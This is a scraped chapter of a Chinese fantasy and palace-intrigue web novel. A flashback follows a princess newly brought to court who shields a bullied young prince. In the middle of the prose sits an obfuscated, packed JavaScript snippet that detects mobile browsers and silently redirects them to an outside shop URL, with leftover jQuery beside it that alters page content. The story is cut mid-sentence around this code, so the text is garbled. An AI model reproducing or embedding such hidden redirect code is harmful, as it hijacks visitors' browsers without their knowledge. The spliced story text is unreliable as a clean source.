2. 第2章

作品:《我为阿姐掌魂灯

    “知道化神池吗?”


    掌心焰照亮了长魇的脸。他用术法散了身上的血腥味,好一会儿才看向她。


    璃心木讷问:“你说的是藏魔窟的东西?”


    这是他们进藏魔窟的第五日,这一路上顺利的有些怪异了,为了好应付接下来的魔族他们决定先休息片刻。算起来,这也是长魇第二次来藏魔窟了,这里的路他多多少少还记得些,除此之外的那就是靠那些前辈撰写的笔记多了解了解。他一听璃心这语气,便知道蓬莱境的那些人是根本不曾给这位新的蓬莱之主说过藏魔窟的情况的。


    “化神池相当于藏魔窟的心脏,那里的浊气也是最强盛的,若是不慎落入化神池之中,那便是神魂俱散。”长魇见她听得用心,倒也没心没肺和她开了个玩笑话,“你没来过,就不怕有来无回吗?”


    “我自有记忆起就是需要为蓬莱境献出一切的,不管干什么都是由着他们安排,我只需要当他们顺手的刃就行。”璃心对自己身上的血腥味没太多的感觉,长魇多少有些看不下去,便将长袍一角撕下递给她,“川主呢?川主会怕吗?”


    长魇早已看透人世间的真情假意,但也是这会儿知道,蓬莱仙境的上神也会如此。他有些自嘲地笑了一会儿,慢慢回答:“我还有一个未了的心愿,可不能死在这里。”


    藏魔窟路型复杂,据古籍记载,在化神池四方都有镇神幡,入侵的神族一旦逼近便会被镇神幡勾住神魂最终被送入化神池成为藏魔窟的养分。


    这东西本是蓬莱境为惩罚罪神的刑具,为何会落到藏魔窟至今无人知道。


    “这里已经接近藏魔窟的中心地带了吧?魔物几乎不敢往这里靠近,你不觉得奇怪?”璃心的长戟几乎再没有沾过血,他们也不知道在这沙地走了多久。几乎是她刚说完这话,前面的风沙便主动散开,映入眼帘的是那立于四方的镇神幡。


    璃心将自己的长戟深插在沙地上,用灵力妄想收回镇神幡。


    “拿几个破旗子,就想挑战蓬莱境的权威?”长魇盯着那丝毫未被牵动的镇神幡,心下猛地一紧。


    “不好,镇神幡的作用被倒置了,后退!”


    璃心早已经被镇神幡勾住魂魄,手上连接镇神幡的线逐渐将她扯近,若是完全靠近了镇神幡,恐怕是再也出不去这地方了。


    “璃心、璃心,璃心——”


    璃心几乎无法挣扎,那四面镇神幡将他们团团围住,强行将他们的神魂镇压。


    “川主,无须挣扎了。”一道黑影来到长魇身后,形如鬼魅,“此次便是专为你设下的局,你的弱点便在这美梦里吧?”


    方才这脚下还是荒芜沙地,顷刻,黑水蔓至膝间,长魇奋力抓住璃心的手想要冲破阻碍,可他越是激发自己的灵力,自己的意识便也越来越模糊。


    “你会喜欢这份礼物的。”


    ……


    一千年前,人族三国互相制衡——北离、南都以及东川。东川虽在其中,但鲜少参与两国纷争,直到北离国君秦燔继位,东川就此再无痕迹可寻。


    马车停在蜀州一处不知名的镇子外,凉夜里,一名约莫十一、二岁的小姑娘,额上系着孝带,脚步虚浮,就这么慢慢走着也没人催促她。


    她已经不知道自己上一次合眼是什么时候了,但终是身体没能扛住,哐当一声砸在了泥石坑里,瞬间不省人事。


    “殿下!”


    据随行的侍女说,她已经睡了一天一夜,马车也即将抵达宫门。


    “殿下,这是路上买的一些吃食,陛下说您喜欢甜口,所以奴婢都挑了些。”说着,绿衣侍女将一筐食盒打开,等着面前这位即将回京的“北离七公主”挑拣一番。


    秦朝寻是在乡野里长大的,再难咽下的东西,为了能饱肚她也能吃下,可现在她却一点儿也吃不下。


    “我爹爹……”她也是突然想起来自己不能再和平常孩子一样如此称呼自己的父亲,一时之间她还是难以改口,“陛下会见我吗?”


    侍女不知道秦朝寻是否想吃,也不敢这么快收起来。她知道秦朝寻对进京会有所不安,只好将出行前从公公那学的话背了一遍:“陛下近来要接待南都的使臣,待这段时间过了就能和殿下聚一聚了。”


    北离国君秦燔一共十三子,排行第七的秦朝寻也是他的第一个女儿。这位出自蜀州乡野地方的公主进京自然无法被宫里的姊妹们所接纳,所以在宫门外,秦朝寻就被人来了个下马威。


    “吁——”那人骑着马拦在这进宫的必经之路上,随行保护秦朝寻安全的小将军很是恭敬道,“六皇子,还请让一让。”


    这六皇子倒是一点儿话也不听,架着马冲上去,将马车的帘子生生拽下来。他在马上居高临下看着车内的人,满是挑衅,“这宫道可不好认啊,七妹不如趁着这机会好好认认路。”


    小将军恨不能拔剑出鞘制止,这时候身后的马车有了动静。


    只见侍女扶着秦朝寻下来,她还穿着那身沾了泥的白布衣,脸也被磕得不像样,尽管如此,她仍敢直着腰板与那马上的人对视。


    六皇子秦硕是皇子里最心高气傲的一位,他母妃也偏得皇帝喜爱,有了八公主之后更是无人敢奈何他。


    “七妹这眼神是想杀了我?还是想去给父王告状,让我们知道他有多在意你吗?”秦朝寻方才在车上没听太清楚,偏头找侍女确认了一下他的身份,这才慢慢回答:“六皇子说得也是,下面这段路我自己走。”


    秦硕倒是没想到秦朝寻这么好对付,他立刻故作不好惹的姿态,咳道:“等等。”


    “我身子不好,六皇子还有什么要说的就快些吧。”


    “我再给你一个选择,你立刻坐着马车回蜀州永不回京,我每月给你百两银子。”


    “百两是多少?”


    秦硕被问题噎住,急道:“那自然是一百两!”


    “不够。”秦朝寻笑着举起了手掌,“五百两,黄金。”


    “你……”秦硕从没吃过这么大一个瘪,待秦朝寻背对着他离开,他才渐渐露出了从容不迫的神情,“那就拭目以待,七公主。”


    这宫道仅仅是皇宫的入口罢了,秦朝寻服软答应秦硕走去自己的宫殿,那完全就是给自己找不痛快。


    “殿下,吃点吧,”侍女把糕点递过来,秦朝寻这次倒是接的顺手,“这儿去殿下的宫殿不远的,晚膳前咱们就能到。”


    秦朝寻看着两边让人压抑的宫墙也确实有了想回蜀州的念头,她看着眼下只她二人,就不再避讳问起了自己这些个兄弟姐妹的事儿来。


    侍女倒是知无不言的类型,秦朝寻也挺喜欢她。


    “方才那位六皇子是丽妃娘娘的长子,八公主也是他的亲妹妹。六皇子许是怕七殿下会同八公主争宠,所以这才来为难您。”小侍女说起话来就会放慢脚步,然后只好小跑跟上,“大皇子和二皇子则是祯贵妃娘娘所生,两位殿下继承了陛下的骑术和剑术常常随军驻扎在野外,有时候逢年过节都回不来一次呢。”


    这些年长的皇子们倒是懂如何为皇帝分忧,包括六皇子,秦朝寻觉得他也没表面上那么简单,否则那个小将军不会忍到秦朝寻下马车还无反应。


    “三皇子是个书痴,所以陛下让他在学堂当教,科举的试题他可出过几次,后来不知道什么原因他也不去学堂教书了,一个人待在自己的宫殿里,英妃娘娘上门几次都没能见到人。”


    三皇子听起来像是受了什么挫,不过他作为一个;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16992161|193763||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    书呆子,应该也不会给人使畔子,“除了八公主,还有几位小皇子吧?”


    她们也走得不慢,太阳还没有完全落下去,仔细听,这附近竟然还有流水声和月桂的香味。秦朝寻瞬间被吸引,指着即将路过的那处小径入口问:“那是什么地方?”“那是……”侍女明显也愣了半刻,正想着怎么让秦朝寻跟着她先走,结果一回过神就看着人跑了进去,“诶,七公主!”


    穿过小径能看到成排的桂花树,这处地方没有太高的城墙围着,是目前来让秦朝寻最安心的地方。树后有一条小溪,许是这地方香气萦绕,就连水也有了淡淡的香味。


    但就是在这寻常院子里,宁静也是如此的可遇不可求。


    “秦惟,你个没妈养的野孩子,凭什么跟着我们一起去太学馆!就连夫子也偏心你,我告诉你,明天要是让我看见你去了太学馆,你明天就瘸着腿爬回去吧!”“殿下。”侍女追上来拉住秦朝寻,眼神一下就变得凌厉起来。她死死拉着秦朝寻,朝她摇头道,“那两位皇子都是不好招惹的,殿下还是不要去帮小殿下了……当年贵妃留下十二皇子秦惟就服毒自尽,宫里的娘娘们也都将他视作灾星,甚至是皇子们都没人瞧得起他。”


    “你也知道他被欺负,为什么要拦着我?”


    “殿下,那两位皇子身后都有娘娘做靠山,若是殿下过去替十二皇子解围,那您可想好了自己以后如何在这宫里立住脚?奴婢不愿看到殿下成为第二个像十二皇子一样的可怜人。”


    这侍女不知道的是,秦朝寻也和十二皇子一样自小没了母亲,所以就算冒着被排挤的风险她也想拉秦惟一把。


    同病相怜的人才知道跌入谷底时伸出的那双手有多温暖。


    “都给我住手!”秦朝寻跑上去将小小一个的秦惟护在自己身后,“你们谁敢再欺负他一下?”“哪里来的丑八怪?不让开就连着你一起打。”


    因为没有宫里那些条条框框束缚,这么多年她都是活得随心所欲。在他们镇子里从没有仗势欺人的事,即便有人起了冲突,他们都会找自己的过错,最后互相赔礼道歉。秦朝寻对自己的能力很清楚,不然她不会贸然冲上去替人解围。


    身后的小皇子怕她跟着自己吃苦头,喊道:“不管我没事的,他们不敢再怎么样。”


    嚣张的两个皇子一个选择分散秦朝寻的注意力,另一个绕到后面抓秦惟。秦朝寻发了狠一般朝十皇子脸上打,最后也是忘了收力,这砸在肚子上的一拳稍微重了些。


    “你再敢动一下十哥哥试试!信不信我今天就溺死这个小野种。”


    十一皇子将秦惟推到假山水池边,一手抓着秦惟的后颈将人摁进水池。秦朝寻没想到这不过九、十